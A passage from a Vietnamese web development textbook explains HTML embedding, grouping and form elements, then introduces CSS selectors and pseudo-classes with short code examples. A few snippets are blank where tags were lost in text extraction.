2.14. NỘI DUNG NHÚNG

2.14.1. Đối tượng nhúng

Đối tượng `<object>` được sử dụng để nhúng một nội dung bên ngoài vào tài liệu HTML. Nó biểu diễn một nội dung bên ngoài nói chung, có thể là hình ảnh, âm thanh, phim, Java applets, ActiveX, PDF, Flash, ..., kể cả một tài liệu HTML khác. Các thuộc tính `data` và `type` của `<object>` cho biết URL và kiểu MINE của tài nguyên được nhúng. Có thể truyền các tham số cho đối tượng nhúng bằng cách sử dụng các đối tượng `<param>` bên trong `<object>`. Ví dụ nhúng hình ảnh, tài liệu PDF và Flash vào trang web như sau.

```
1. <object data="sun.jpg" type="image/jpeg"></object>
2. <object data="mar.pdf" type="application/pdf"></object>
3. <object data="movie.swf" type="application/x-shockwave-flash">
4.   <param name="theme" value="ocean">
5. </object>
```

Mặc dù có thể nhúng hầu như bất kỳ nội dung bên ngoài nào vào tài liệu HTML, sử dụng đối tượng `<object>` không thực sự dễ hiểu. Chính vì vậy, với những kiểu nội dung cụ thể, các đối tượng chuyên biệt được dùng như được trình bày trong các mục tiếp theo.

2.14.2. Hình ảnh

Hình ảnh là một trong những nội dung thường xuyên được nhúng vào các trang web. Đối tượng `` (image) được sử dụng để khai báo hình ảnh. Thuộc tính `src` (source) của nó cho biết URL của ảnh. Bản thân ảnh là tài nguyên độc lập với tài liệu HTML. `` có chức năng tham chiếu đến ảnh và giữ không gian hiển thị cho ảnh. Ảnh có thể được phục vụ từ cùng hoặc khác máy chủ, cùng hoặc khác ứng dụng với tài liệu HTML. Trong triển khai thực tế, đặc biệt với các ứng dụng có lượng truy cập lớn, để đảm bảo tốc độ truy cập, các ảnh thường được phục vụ từ máy chủ khác. Ví dụ, ảnh sau đây được hiển thị trên trang báo điện tử Dân trí (<http://dantri.com.vn>) được phục vụ tại <https://dantricdn.com>.

```
1. 
```

Tuy nhiên, với những ứng dụng có lượng truy cập nhỏ và vừa phải, các ảnh có thể được phục vụ bởi cùng ứng dụng phục vụ tài liệu HTML. Ví dụ, ảnh sau được phục vụ tại website của Trường Đại học Công nghệ, ĐHQGHN (<http://uet.vnu.edu.vn>).

```
1. <img src= "/coltech/sites/uet-happy-2017.jpg">
```

Đối tượng `` chỉ tham chiếu đến một ảnh duy nhất. Ảnh này có thể được co dãn khi hiển thị cho phù hợp với thiết bị. Tuy nhiên, chất lượng hiển thị ảnh có thể bị ảnh hưởng. Để hiển thị ảnh tốt hơn, đối tượng `<picture>` được khuyến khích sử dụng. `<picture>` thiết lập tham chiếu đến nhiều ảnh và cho phép trình duyệt lựa chọn ảnh phù hợp nhất. Ví dụ khai báo một đối tượng `<picture>` như sau.

```
1. <picture>
2.   <source media="(min-width:650px)" srcset="large_fls.jpg">
3.   <source media="(min-width:465px)" srcset="small_fls.jpg">
4.   
5.   <figcaption>Hình 1. Phối cảnh tòa nhà HH9.</figcaption>
6. </picture>
```

Tham chiếu đến ảnh được xác định bởi các đối tượng `<source>` cùng một đối tượng `` chứa trong `<picture>`. Đối tượng `<source>` có các thuộc tính `srcset`, `type`, `media` và `sizes`. `srcset` và `type` cho biết URL và kiểu MINE của ảnh. `media` và `sizes` chứa truy vấn thiết bị và mô tả độ rộng, tương ứng. Trình duyệt sẽ sử dụng đối

tương *source* đầu tiên có giá trị của các thuộc tính phù hợp và bỏ qua các đối tượng còn lại. ** là đối tượng bắt buộc và phải nằm cuối danh sách. Trong trường hợp không có đối tượng *<source>* phù hợp, đối tượng ** sẽ được sử dụng. Truy vấn thiết bị hay còn gọi là CSS có điều kiện được trình bày trong Chương 3, Mục 3.10. Ngoài ra, có thể thêm chú thích cho hình ảnh bằng đối tượng *<figcaption>*.

2.14.3. Âm thanh, phim

Đối tượng *<audio>/<video>* được sử dụng để nhúng âm thanh/phim, tương ứng. Trình phát âm thanh/phim sẽ được gọi khi trình duyệt gặp đối tượng *<audio>/<video>*. Ví dụ khai báo một đối tượng *<audio>* như sau.

1. *<audio controls>*
2. *<source src="rose.ogg" type="audio/ogg">*
3. *<source src="rose.mp3" type="audio/mpeg">*
4. Your browser does not support the audio tag.
5. *</audio>*

Các đối tượng *<audio>/<video>* sử dụng đối tượng *<source>* để tham chiếu đến các tài nguyên âm thanh/phim. Đối tượng *<source>* có thuộc tính *src* chứa URL của tài nguyên âm thanh/phim và *type* cho biết định dạng âm thanh/phim. Đối tượng *source* đầu tiên có định dạng âm thanh/phim được trình duyệt hỗ trợ sẽ được sử dụng. Nếu trình duyệt không hỗ trợ đối tượng *<audio>/<video>*, văn bản được khai báo trong đối tượng *<audio>/<video>* sẽ được hiển thị. Đối tượng *<audio>/<video>* có các thuộc tính sau đây để điều khiển trình phát âm thanh/phim: *autoplay* (tự phát âm thanh/phim khi đã sẵn sàng), *controls* (cho sử dụng các nút điều khiển), *loop* (phát lặp lại), *muted* (tạm dừng phát). Các thuộc tính này nhận giá trị boolean, xuất hiện nghĩa là *true*, vắng mặt nghĩa là *false*. Ngoài ra, đối tượng *<video>* sử dụng các thuộc tính *width*, *height* để xác định độ rộng và chiều cao vùng hiển thị phim, sử dụng thuộc tính *poster* để tham chiếu đến ảnh nền (ảnh được hiển thị khi phim không/chưa được phát).

Hiện tại, *<audio>/<video>* chỉ hỗ trợ các định dạng âm thanh MP3, WAV, OGG, cùng các định dạng phim MP4, WebM và OGG. Tuy nhiên, thực tế còn có nhiều định dạng âm thanh và phim khác. Do vậy, để có một trình phát đa phương tiện (media player) trên web có thể phát nhiều định dạng âm thanh và phim, nhiều đối tượng nhúng phải được dùng kết hợp và được điều phối, điều khiển bởi JavaScript. *MediaElement.js*⁷ là một ví dụ về trình phát đa phương tiện trên web.

2.14.4. Khung nội tuyến

Đối tượng *<iframe>* (inline frame) được thiết kế chuyên biệt cho mục đích nhúng tài liệu HTML vào tài liệu HTML khác. Mặc dù có thể sử dụng *<object>* cho mục đích này, *<iframe>* có sự khác biệt căn bản so với *<object>* đó là *<iframe>* khai báo một cửa sổ/ngữ cảnh con được lồng (nested) trong cửa sổ/ngữ cảnh cha. Nếu

⁷ <http://www.mediaelementjs.com/>

chỉ cần hiển thị tài liệu HTML được nhúng, sử dụng `<object>` hay `<iframe>` đều được. Tuy nhiên, nếu cần tương tác⁸ giữa các đối tượng thuộc tài liệu nhúng với các đối tượng thuộc tài liệu bên ngoài thì đối tượng `<iframe>` cần được sử dụng. Ví dụ sử dụng `<iframe>` để nhúng tài liệu như sau.

1. `<iframe src="wall.htm"></iframe>`

Ngoài thuộc tính `src` cho biết URL của tài liệu HTML được nhúng, đối tượng `<iframe>` còn có các thuộc tính `width` và `height` để xác định độ rộng và chiều cao của cửa sổ nhúng khi được hiển thị trên giao diện của trình duyệt.

2.15. TRÌNH BÀY, NHÓM GỘP

2.15.1. Ngắt dòng hiển thị

Đối tượng `
` (break) có tác dụng ngắt dòng hiển thị. Đối tượng sau `
` sẽ được hiển thi trên dòng mới. Ví dụ, ba đối tượng văn bản sau đây được hiển thi trên ba dòng do có các đối tượng `
` nằm giữa chúng.

1. Tre xanh`
`xanh tự bao giờ `
`Chuyện ngày xưa đã có bờ tre xanh?

2.15.2. Nhóm gộp

Thông thường, các đối tượng tài liệu nên được gộp vào các nhóm để dễ quản lý và trình diễn. Các đối tượng `` và `<div>` (division) được sử dụng cho mục đích này. `` được sử dụng để nhóm gộp các đối tượng hiển thị theo dòng (inline elements) trong khi `<div>` được sử dụng để nhóm gộp các đối tượng hiển thị theo khối (block elements)⁹. `<div>` được sử dụng rất nhiều, cùng với CSS, trong việc tạo bố cục (layout) hay dàn trang. `` cũng có thể được sử dụng cùng CSS để tạo kiểu dáng cho các đối tượng bên trong nó. Ví dụ sau khai báo các đối tượng `` và `<div>`.

1. `<div>`
2. `<h3>`Thông báo tạm ngừng cấp điện</h3>
3. `<p>Công ty Điện lực Ba Đình xin thông báo về việc tạm thời cắt điện ...</p>`
4. `</div>`

2.16. NHẬP LIỆU

Các ứng dụng web không chỉ cung cấp nội dung một chiều từ ứng dụng đến trình duyệt mà còn có thể nhận dữ liệu được gửi từ trình duyệt đến và xử lý dữ liệu nhận được. Để cung cấp dữ liệu cho ứng dụng, từ giao diện của trình duyệt, cụ thể là trên thanh nhập địa chỉ của trình duyệt, người dùng có thể đưa các tham số vào chuỗi truy vấn trong URL. Tuy nhiên, cách nhập liệu như vậy không mấy

⁸ Sử dụng JavaScript để thực hiện tương tác.

⁹ Các kiểu hiển thị theo dòng và theo khối được trình bày trong Chương 3, Mục 3.8.

thuận tiện. Cách nhập liệu thuận tiện hơn là cung cấp một giao diện trực quan trên đó người dùng được hướng dẫn cách nhập và có thể nhập một cách dễ dàng. Các đối tượng nhập liệu được thiết kế để thực hiện chức năng này, bao gồm `<input>`, `<textarea>` và `<select>`. Ngoài ra, các đối tượng `<form>` và `<button>` được sử dụng để kết thúc nhập liệu và đệ trình dữ liệu cho trình phục vụ.

2.16.1. Dữ liệu văn bản

Đối tượng `<textarea>` được sử dụng để nhập văn bản. Thông qua đối tượng này, người dùng có thể nhập văn bản với số dòng và số ký tự không giới hạn. Để chỉ định vùng nhìn thấy của văn bản được nhập, các thuộc tính `cols` và `rows` được sử dụng. Nếu không nhìn thấy toàn bộ văn bản, trình duyệt sẽ tự động tạo thanh cuộn cho vùng nhập. Ví dụ khai báo đối tượng `<textarea>` như sau.

```
1. <textarea rows="4" cols="50" placeholder="Mô tả sở thích của bạn">Bóng đá,  
quần vợt và nhạc trữ tình.</textarea>
```

Văn bản khởi tạo cho `<textarea>` được đặt giữa thẻ mở và thẻ đóng. Người dùng có thể nhập tiếp và/hoặc chỉnh sửa văn bản khởi tạo. Dĩ nhiên, văn bản khởi tạo có thể rỗng. Nếu văn bản của `<textarea>` là rỗng, giá trị của thuộc tính `placeholder` sẽ được hiển thị trong vùng nhập. Giá trị này có tác dụng hướng dẫn hoặc gợi ý cho người dùng cách nhập.

2.16.2. Dữ liệu kiểu liệt kê

Nếu dữ liệu được chấp nhận bởi ứng dụng chỉ thuộc một danh sách được xác định trước, hay còn gọi là dữ liệu có kiểu liệt kê (enum), đối tượng `<select>` là lựa chọn phù hợp nhất cho việc nhập liệu. Bản thân `<select>` chỉ là đối tượng chứa. Các mục dữ liệu được khai báo bằng các đối tượng `<option>` nằm trong `<select>`. Ngoài ra, đối tượng `<select>` có thể, nhưng không bắt buộc, chứa các đối tượng `<optgroup>` để gộp các `<option>` thành các nhóm logic. Ví dụ sau khai báo một đối tượng `<select>`.

```
1. <select>  
2.   <optgroup label="Châu Á">  
3.     <option value="vn">Việt Nam</option>  
4.     <option value="jp">Nhật Bản</option>  
5.     <option value="kr">Hàn Quốc</option>  
6.   </optgroup>  
7.   <optgroup label="Châu Âu">  
8.     <option value="en">Anh</option>  
9.     <option value="fr">Pháp</option>  
10.  </optgroup>  
11. </select>
```

Trong ví dụ này, người dùng chỉ được chọn một trong năm giá trị là vn, jp, kr, en và fr; mỗi giá trị được xác định bằng thuộc tính `value` của một đối tượng `<option>`. Lưu ý rằng nội dung văn bản nằm giữa thẻ mở và thẻ đóng `<option>` chỉ là hiển thị

bên ngoài giúp người dùng quan sát, giá trị của thuộc tính *value* mới là dữ liệu sẽ được đệ trình cho trình phục vụ.

Mặc định đối tượng *<select>* chỉ cho chọn một giá trị duy nhất. Để đổi tượng *<select>* cho phép chọn nhiều giá trị đồng thời, thuộc tính *multiple* của *<select>* được sử dụng. Khi có mặt thuộc tính này, trình duyệt sẽ hiển thị *<select>* dưới dạng một khung có thanh cuộn thay vì một danh sách thả xuống như mặc định.

2.16.3. Dữ liệu tùy biến

Đa số các tình huống sử dụng yêu cầu/cho phép người dùng nhập các dữ liệu tùy biến (có giá trị bất kỳ, không bị ràng buộc trong một danh sách cho trước). Đối tượng *<input>* được thiết kế cho mục đích này. Dữ liệu tùy biến được nhập vào *<input>* sẽ được đệ trình cho trình phục vụ như một xâu ký tự. Tuy nhiên, để giúp người dùng dễ dàng hơn trong thao tác nhập liệu, đối tượng *<input>* có nhiều biến thể trong trình diễn và tương tác với người dùng. Các biến thể được xác định bằng thuộc tính *type* của nó. Ở dạng đơn giản nhất, *<input>* được thể hiện như một ô nhập chữ (*type="text"*), người dùng có thể nhập một xâu ký tự bất kỳ (nhưng không có ký tự xuống dòng). Ở các dạng khác, *<input>* được thể hiện như một hộp kiểm (*type="checkbox"*), một nút radio (*type="radio"*), một hộp chọn màu (*type="color"*), hộp chọn ngày tháng (*type="date"*), một hộp chọn tệp (*type="file"*), hay một thanh trượt để chọn một cấp độ thuộc một khoảng cho trước (*type="range"*). Các biến thể còn lại bao gồm *button*, *datetime-local*, *email*, *hidden*, *image*, *month*, *number*, *password*, *reset*, *search*, *submit*, *tel*, *time*, *url*, và *week*. Tùy theo biến thể, *<input>* có thêm một vài thuộc tính riêng khác. Ví dụ, các biến thể *radio* và *checkbox* có thuộc tính *checked* cho biết nút được chọn hay không, các biến thể *number* và *date* có các thuộc tính *min* và *max* để xác định giá trị nhỏ nhất và giá trị lớn nhất người dùng có thể nhập. Ngược lại, dù ở biến thể nào, giá trị được nhập vào *<input>* cũng được gán cho thuộc tính *value* của nó. Ví dụ đoạn mã sau khai báo ba đối tượng *<input>*, trong đó có một biến thể *text* và hai biến thể *radio*. Lưu ý, để các *radio* thuộc về cùng một nhóm loại trừ (nếu chọn phần tử này sẽ bỏ chọn các phần tử còn lại trong nhóm), chúng phải có *name* như nhau.

1. Họ và tên:
2. `<input type="text" name="fullname">
`
3. Giới tính:
4. `<input type="radio" value="M" name="gender"> Nam`
5. `<input type="radio" value="F" name="gender"> Nữ`

2.16.4. Đệ trình dữ liệu

Các đối tượng nhập liệu đã được trình bày ở trên có chức năng tạo giao diện cho người dùng nhập, đồng thời nắm giữ dữ liệu người dùng đã nhập. Tuy nhiên, các đối tượng này không thể tự gửi dữ liệu đến trình phục vụ được. Để thực hiện điều này, đối tượng *<form>* phải được khai báo, đồng thời các đối tượng nhập liệu phải được đặt trong *<form>* trước khi *<form>* được đệ trình (submit). Một cách ví

von, `<form>` giống như máy bay, các đối tượng nhập liệu giống như hành khách và hàng hóa được chở trên máy bay, trình duyệt giống như cảng đi, trình phục vụ giống như cảng đến của máy bay; tất cả hành khách và hàng hóa trên cùng một máy bay sẽ được di chuyển và đến đích đồng thời; hành khách và hàng hóa không ở trên máy bay sẽ không được di chuyển.

Trở lại với đối tượng `<form>`, một trong những thuộc tính quan trọng của nó là `action`. Thuộc tính này cho biết URL của tài nguyên được gọi khi đệ trình `<form>`. Tài nguyên đó sẽ tiếp nhận và xử lý dữ liệu được đệ trình, cũng như trả nội dung kết quả về cho trình duyệt. Nếu `action` vắng mặt hoặc giá trị của nó là rỗng, tài nguyên được triệu gọi chính là trang hiện tại. Một thuộc tính nữa cũng thường xuyên được sử dụng là `method`. Nó cho biết phương thức HTTP sẽ được sử dụng khi đệ trình `<form>`. Giá trị của `method` có thể là GET (mặc định) hoặc POST. Thông thường, POST được khuyến cáo sử dụng, đặc biệt trong các tình huống cần đệ trình nhiều dữ liệu đồng thời, dữ liệu có dung lượng lớn. Các thuộc tính khác như `enctype`, `target` ít được dùng hơn. `enctype` cho biết phương thức biểu diễn dữ liệu trước khi đệ trình. `target` cho biết cửa sổ sẽ hiển thị tài nguyên được trả về. Giá trị của `target` có thể là `_blank` (cửa sổ, tab mới), `_self` (cửa sổ hiện tại), `_parent` (cửa sổ cha), `_top` (cửa sổ cao nhất hay là cửa sổ trình duyệt).

Có hai sự kiện cơ bản trên `<form>` là đệ trình (`submit` – gọi đến `action` và gửi dữ liệu đi) và làm lại (`reset` – xóa trống dữ liệu đã nhập trên các đối tượng nhập liệu thuộc `<form>`). Cả hai sự kiện này đều được thực hiện bằng cách đưa các biến thể `<input>` tương ứng (`submit` hay `reset`) vào trong `<form>` để người dùng kích hoạt sự kiện bằng cách bấm vào các nút. Ví dụ sau là một khai báo `<form>` khá điển hình.

```
1. <form action="/add.php" method="post">
2.   Họ tên: <input type="text" name="fullname"><br>
3.   Ngày sinh: <input type="text" name="dob"><br>
4.   <input type="submit" value="Chấp nhận">
5. </form>
```

2.16.5. Hỗ trợ nhập liệu

Bên cạnh các đối tượng nhập liệu và đệ trình dữ liệu, một số đối tượng hỗ trợ nhập liệu cũng thường xuyên được sử dụng. Đối tượng hỗ trợ nhập liệu thứ nhất là `<label>`, hay là nhãn. Nhãn được đặt bên cạnh, trước hoặc sau, đối tượng nhập liệu, có tác dụng chú thích cho dữ liệu nhập. Đồng thời, nhãn cung cấp một tiện ích nhỏ để khi người dùng kích chuột vào nhãn, tâm điểm sẽ được đặt vào đối tượng nhập liệu được nhãn hỗ trợ. Ví dụ, `<form>` được khai báo ở ví dụ trước được chỉnh sửa, thay các đối tượng văn bản bằng các đối tượng nhãn, như sau. Thuộc tính `for` của nhãn có giá trị là `id` của đối tượng nhập liệu mà nó hỗ trợ.

```
1. <form action="/add.php" method="post">
2.   <label for="fname">Họ tên:</label>
3.   <input type="text" name="fullname" id="fname">
4.   <br>
5.   <label>Ngày sinh:</label>
```

```

6.   <input type="text" name="dob">
7.   <br>
8.   <input type="submit" value="Chấp nhận">
9. </form>

```

Đối tượng hỗ trợ thứ hai là `<fieldset>`. Nếu như `<label>` chú thích cho từng đối tượng nhập liệu thì `<fieldset>` chú thích cho cả nhóm đối tượng nhập liệu. Ví dụ, `<form>` ở trên được bổ sung chú thích nhóm như sau.

```

1. <form action="/add.php" method="post">
2.   <fieldset>
3.     <legend>Thông tin cá nhân:</legend>
4.     <label for="fname">Họ tên:</label>
5.     <input type="text" name="fullname" id="fname"><br>
6.     <label>Ngày sinh:</label>
7.     <input type="text" name="dob">
8.   </fieldset>
9.   <input type="submit" value="Chấp nhận">
10. </form>

```

Đối tượng hỗ trợ tiếp theo là `<datalist>`. Khác với `<label>` và `<fieldset>` có tác dụng về mặt trình bày, `<datalist>` cung cấp khả năng tự động hoàn thành (autocomplete) cho `<input>`. Khi người dùng kích chuột vào `<input>` có `<datalist>`, các giá trị của `<datalist>` sẽ được hiển thị để người dùng chọn một trong các giá trị đó. Một ví dụ sử dụng `<datalist>` như sau.

```

1. <input list="browsers">
2. <datalist id="browsers">
3.   <option value="Firefox">
4.   <option value="Chrome">
5.   <option value="Opera">
6. </datalist>

```

2.17. CẬP NHẬT KIẾN THỨC VỀ HTML

Nội dung chương đã giới thiệu và trình bày những đối tượng tài liệu thường xuyên được sử dụng nhất. Những đối tượng tài liệu ít được sử dụng hơn không được trình bày trong giáo trình này do giới hạn dung lượng của giáo trình. Bạn đọc quan tâm các đối tượng kể trên có thể tìm đọc ở các tài liệu khác. Ngoài ra, đặc tả HTML liên tục được W3C nâng cấp, sửa đổi (phiên bản hiện tại là 5). Một số đối tượng hay thuộc tính đang có sẽ trở nên lỗi thời trong khi một số đối tượng hay thuộc tính mới sẽ được bổ sung. Vì vậy, việc nắm vững vai trò khai báo ra đối tượng tài liệu của HTML cùng với việc cập nhật kiến thức về các phiên bản HTML là yêu cầu bắt buộc đối với các lập trình viên web.

Bài tập

- Tạo một trang HTML, nhập các đối tượng tài liệu được khai báo trong các ví dụ được trình bày ở chương này vào trang HTML vừa tạo, nhập xong mỗi ví

dụ thì tải lại trang bằng trình duyệt để thấy thể hiện của các đối tượng trên giao diện.

2. Tạo một trang HTML có một bảng hiển thị danh sách các nhân viên của một công ty, mỗi nhân viên có các thông tin về họ tên, ngày sinh, vị trí công việc đang đảm nhiệm, số điện thoại và email liên hệ.
3. Tạo một trang HTML khác có một bài viết giới thiệu về công ty và một liên kết đến trang hiển thị danh sách nhân viên của công ty.

Đọc thêm

1. ClydeBank Technology, Martin Mihajlov, "HTML QuickStart Guide: The Simplified Beginner's Guide To HTML", ClydeBank Media LLC, 2015.
2. Gilad E. Tsur Mayer, "HTML: HTML Awesomeness Book - Learn Write HTML The Awesome Way", CreateSpace Independent Publishing Platform, 2016.
3. Michael Abellar, "Ultra HTML Reference: An in-depth reference book for the HTML programming language", Amazon Digital Services LLC, 2016.

Le Dinh Thanh, Nguyen Viet Anh
WebAppDev

Chương 3

ĐỊNH KIẾU TRÌNH DIỄN TRANG WEB BẰNG CSS

3.1. BẢNG ĐỊNH DẠNG

CSS (Cascading Style Sheet) là ngôn ngữ thứ hai được sử dụng để tạo ra nội dung web. Nếu như HTML được sử dụng để khai báo ra các đối tượng tài liệu thì CSS được sử dụng để xác định kiểu trình diễn các đối tượng tài liệu. Sử dụng CSS không chỉ nhằm tách biệt nội dung với trình diễn mà còn nhằm đảm bảo sự nhất quán trong trình diễn cũng như có thể sử dụng lại mã trong trình diễn. CSS cung cấp duy nhất một phần tử là bảng định dạng (style sheet). Bảng định dạng cho biết áp dụng kiểu dáng gì trên những đối tượng tài liệu nào. Cú pháp khai báo bảng định dạng như sau:

Bộ chọn {thuộc_tính_1: giá_trị_1; thuộc_tính_2: giá_trị_2; ...}

trong đó, *Bộ chọn* (selector) cho biết những đối tượng tài liệu được áp dụng kiểu dáng xác định trong thân (body) của bảng định dạng, và thân của bảng định dạng đơn giản là danh sách các cặp *thuộc_tính: giá_trị* được phân cách nhau bởi dấu chấm phẩy (;) và đặt giữa các dấu ngoặc mở ({), ngoặc đóng (}). Thuộc tính được liệt kê trong thân của bảng định dạng chỉ liên quan đến kiểu dáng (style) như màu sắc, kích thước, phông chữ, ... và không liên quan đến nội dung. Bộ chọn chỉ rơi vào một số lớp xác định trước, được trình bày trong mục tiếp theo.

3.2. BỘ CHỌN

Cơ bản, CSS có hai bộ chọn là chọn theo phần tử và chọn theo thuộc tính. Bộ chọn theo phần tử chọn tất cả các đối tượng tài liệu được khai báo bởi cùng một thẻ HTML, trong khi bộ chọn theo thuộc tính chọn tất cả các đối tượng tài liệu có một thuộc tính được chỉ định. Bộ chọn theo thuộc tính có những thể hiện chi tiết hơn như chọn theo định danh (thuộc tính *id*), chọn theo lớp (thuộc tính *class*).

3.2.1. Bộ chọn theo phần tử

Bộ chọn theo phần tử có tên trùng với tên thẻ HTML, có tác dụng chọn các đối tượng được khai báo bởi thẻ là tên bộ chọn. Có bao nhiêu thẻ HTML thì có bấy nhiêu bộ chọn theo phần tử, tương ứng. Trong trang web ví dụ sau đây, bảng định dạng với bộ chọn *label* làm cho hai đối tượng nhãn có nội dung lần lượt là “Đây là nhãn” và “Đây là nhãn khác” được hiển thị với chữ màu đỏ, trong khi đoạn văn với nội dung “Đây là đoạn văn” cùng đối tượng văn bản với nội dung “Đây là văn bản thường” được hiển thị với chữ màu đen theo mặc định.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.3.2.1</title>
3.   <meta charset="utf-8">
4.   <style type="text/css">
5.     label {color:red;}
6.   </style>
7. </head><body>
8.   <label>Đây là nhãn</label>
9.   <label>Đây là nhãn khác</label>
10.  <p>Đây là đoạn văn</p>
11.  Đây là văn bản bình thường
12. </body></html>

```

3.2.2. Bộ chọn theo thuộc tính

Bộ chọn theo thuộc tính có dạng `[att]` hoặc `[att = v]`, `[att *= v]`, `[att ~= v]`, `[att |= v]`, trong đó `att` và `v` là các xâu ký tự, có tác dụng chọn các đối tượng tài liệu có thuộc tính `att` hoặc có thuộc tính `att` với giá trị là `v`, có thuộc tính `att` với giá trị chứa `v`, có thuộc tính `att` với giá trị chứa từ `v`, có thuộc tính `att` với giá trị bắt đầu bằng từ `v`, tương ứng (từ ở đây được hiểu là chuỗi ký tự không bao gồm dấu trắng và dấu gạch ngang (-)). Trong trang web ví dụ sau đây, bảng định dạng thứ nhất với bộ chọn `[href]` làm cho cả ba liên kết được hiển thị trên trình duyệt với chữ màu xanh lá, bảng định dạng thứ hai với bộ chọn `[href *= ".edu"]` làm cho liên kết đầu tiên được hiển thị với chữ đậm, và bảng định dạng cuối cùng với bộ chọn `[lang |= "en"]` làm cho liên kết thứ ba được hiển thị với chữ nghiêng.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.3.2.2</title>
3.   <meta charset="utf-8">
4.   <style type="text/css">
5.     [href] {color:green;}
6.     [href *= ".edu"] {font-weight:bold;}
7.     [lang |= "en"] {font-style:italic;}
8.   </style>
9. </head><body>
10.  <h2>Một số liên kết</h2>
11.  <a href="http://vnu.edu.vn" lang=vi>Đại học Quốc gia Hà Nội</a>
12.  <a href="http://dantri.com.vn" lang=vi>Báo điện tử Dân trí</a>
13.  <a href="https://google.com" lang="en-us">Google</a>
14. </body></html>

```

3.2.3. Bộ chọn theo định danh

Bộ chọn theo định danh có dạng `#v`, có tác dụng chọn đối tượng có định danh (id) là `v`. Về mặt ngữ nghĩa, `#v` tương đương `[id=v]`, hay bộ chọn theo định danh là trường hợp riêng của bộ chọn theo thuộc tính. Bộ chọn theo định danh rất hay được sử dụng trong các trang web. Trong trang web ví dụ sau đây, bảng định dạng với bộ chọn `#vnu` làm cho liên kết đầu tiên được hiển thị với chữ không có gạch chân, trong khi các liên kết còn lại được hiển thị với chữ có gạch chân theo mặc định.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.3.2.3</title>
3.   <meta charset="utf-8">
4.   <style type="text/css">
5.     #vnu {text-decoration:none;}
6.   </style>
7. </head><body>
8.   <h2>Một số liên kết</h2>
9.   <a href="http://vnu.edu.vn" id="vnu">Đại học Quốc gia Hà Nội</a>
10.  <a href="http://dantri.com.vn" id="dantri">Báo điện tử Dân trí</a>
11.  <a href="https://google.com" id="google">Google</a>
12. </body></html>

```

3.2.4. Bộ chọn theo lớp

Bộ chọn theo lớp có dạng `.v`, có tác dụng chọn đối tượng có thuộc tính `class` với giá trị là `v`. Về mặt ngữ nghĩa, `.v` tương đương `[class=v]`, hay bộ chọn theo lớp cũng là trường hợp riêng của bộ chọn theo thuộc tính. Bộ chọn theo lớp được dùng nhiều nhất trong các trang web. Trong trang web ví dụ sau đây, bảng định dạng với bộ chọn `important` làm cho liên kết đầu tiên được hiển thị với cỡ chữ lớn hơn, trong khi các liên kết còn lại được hiển thị với cỡ chữ mặc định.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.3.2.4</title>
3.   <meta charset="utf-8">
4.   <style type="text/css">
5.     .important {font-size:x-large;}
6.   </style>
7. </head><body>
8.   <h2>Một số liên kết</h2>
9.   <a href="http://vnu.edu.vn" class="important">ĐHQGHN</a>
10.  <a href="http://dantri.com.vn" class="normal">Báo điện tử Dân trí</a>
11.  <a href="https://google.com" class="normal">Google</a>
12. </body></html>

```

3.2.5. Bộ chọn nội tuyến

Thuộc tính `style`, còn được gọi là bộ chọn nội tuyến (inline selector), được khai báo cùng khai báo đối tượng HTML. Giá trị gán cho `style` giống như nội dung thân của các bộ chọn đã trình bày ở trước. Trong trang web ví dụ sau đây, liên kết đầu tiên được định kiểu, với chữ màu đỏ, bằng thuộc tính `style`.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.3.2.5</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <h2>Một số liên kết</h2>
6.   <a href="http://vnu.edu.vn" style="color:red;">ĐHQGHN</a>
7.   <a href="http://dantri.com.vn">Báo điện tử Dân trí</a>
8.   <a href="https://google.com">Google</a>
9. </body></html>

```

3.2.6. Bộ chọn tất cả

Bộ chọn tất cả, ký hiệu là *, có tác dụng chọn tất cả các đối tượng tài liệu trong trang web. Bộ chọn này ít được sử dụng. Trong trang web ví dụ sau đây, tất cả chữ được hiển thị trên giao diện đều có màu đỏ.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.3.2.6</title>
3.   <meta charset="utf-8">
4.   <style type="text/css">
5.     * {color:red;}
6.   </style>
7. </head><body>
8.   <h2>Một số liên kết</h2>
9.   <a href="http://vnu.edu.vn" id="vnu">Đại học Quốc gia Hà Nội</a>
10.  <a href="http://dantri.com.vn" class="normal">Báo điện tử Dân trí</a>
11.  <a href="https://google.com">Google</a>
12. </body></html>
```

3.2.7. Lớp giả, phần tử giả

Lớp giả (pseudo class) và phần tử giả (pseudo element) có thể được thêm vào sau các bộ chọn để thay đổi điều kiện hay phạm vi chọn các đối tượng tài liệu. Dưới đây là một số lớp giả hay được sử dụng:

:hover	Chọn đối tượng chỉ khi nó được đưa chuột vào.
:focus	Chọn đối tượng chỉ khi nó được đặt tâm điểm.
:link	Chọn đối tượng liên kết chỉ khi nó chưa được thăm.
:visited	Chọn đối tượng liên kết chỉ khi nó đã được thăm.
:active	Chọn đối tượng liên kết chỉ khi nó đang được thăm.
:first-child	Chọn đối tượng chỉ khi nó là con đầu tiên của một đối tượng khác.
:last-child	Chọn đối tượng chỉ khi nó là con cuối cùng của một đối tượng khác.
:nth-child(n)	Chọn đối tượng chỉ khi nó là con thứ n của một đối tượng khác.
:only-child	Chọn đối tượng chỉ khi nó là con duy nhất của một đối tượng khác.
:empty	Chọn đối tượng chỉ khi nó không có đối tượng con.
:disabled	Chọn đối tượng chỉ khi nó đã bị vô hiệu hóa.

Dưới đây là các phần tử giả:

::first-letter	Chọn ký tự đầu tiên thuộc văn bản bên trong đối tượng được chọn.
----------------	--

<code>::first-line</code>	Chọn dòng đầu tiên thuộc văn bản bên trong đối tượng được chọn.
<code>::before</code>	Được sử dụng để chèn ngữ cảnh nào đó vào trước đối tượng được chọn.
<code>::after</code>	Được sử dụng để chèn ngữ cảnh nào đó vào sau đối tượng được chọn.
<code>::selection</code>	Chọn một phần của đối tượng được người dùng chọn bằng giữ và kéo chuột.

Lưu ý, tên của các lớp giả có dấu hai chấm (:) ở đầu trong khi tên của các phần tử giả có hai dấu hai chấm (::) ở đầu. Trong trang web ví dụ sau đây, sau mỗi liên kết đều được chèn thêm ba dấu gạch ngang (---) do tác dụng của bảng định dạng thứ nhất, và liên kết đầu tiên được hiển thị với chữ màu đỏ do tác dụng của bảng định dạng thứ hai.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.3.2.7</title>
3.   <meta charset="utf-8">
4.   <style type="text/css">
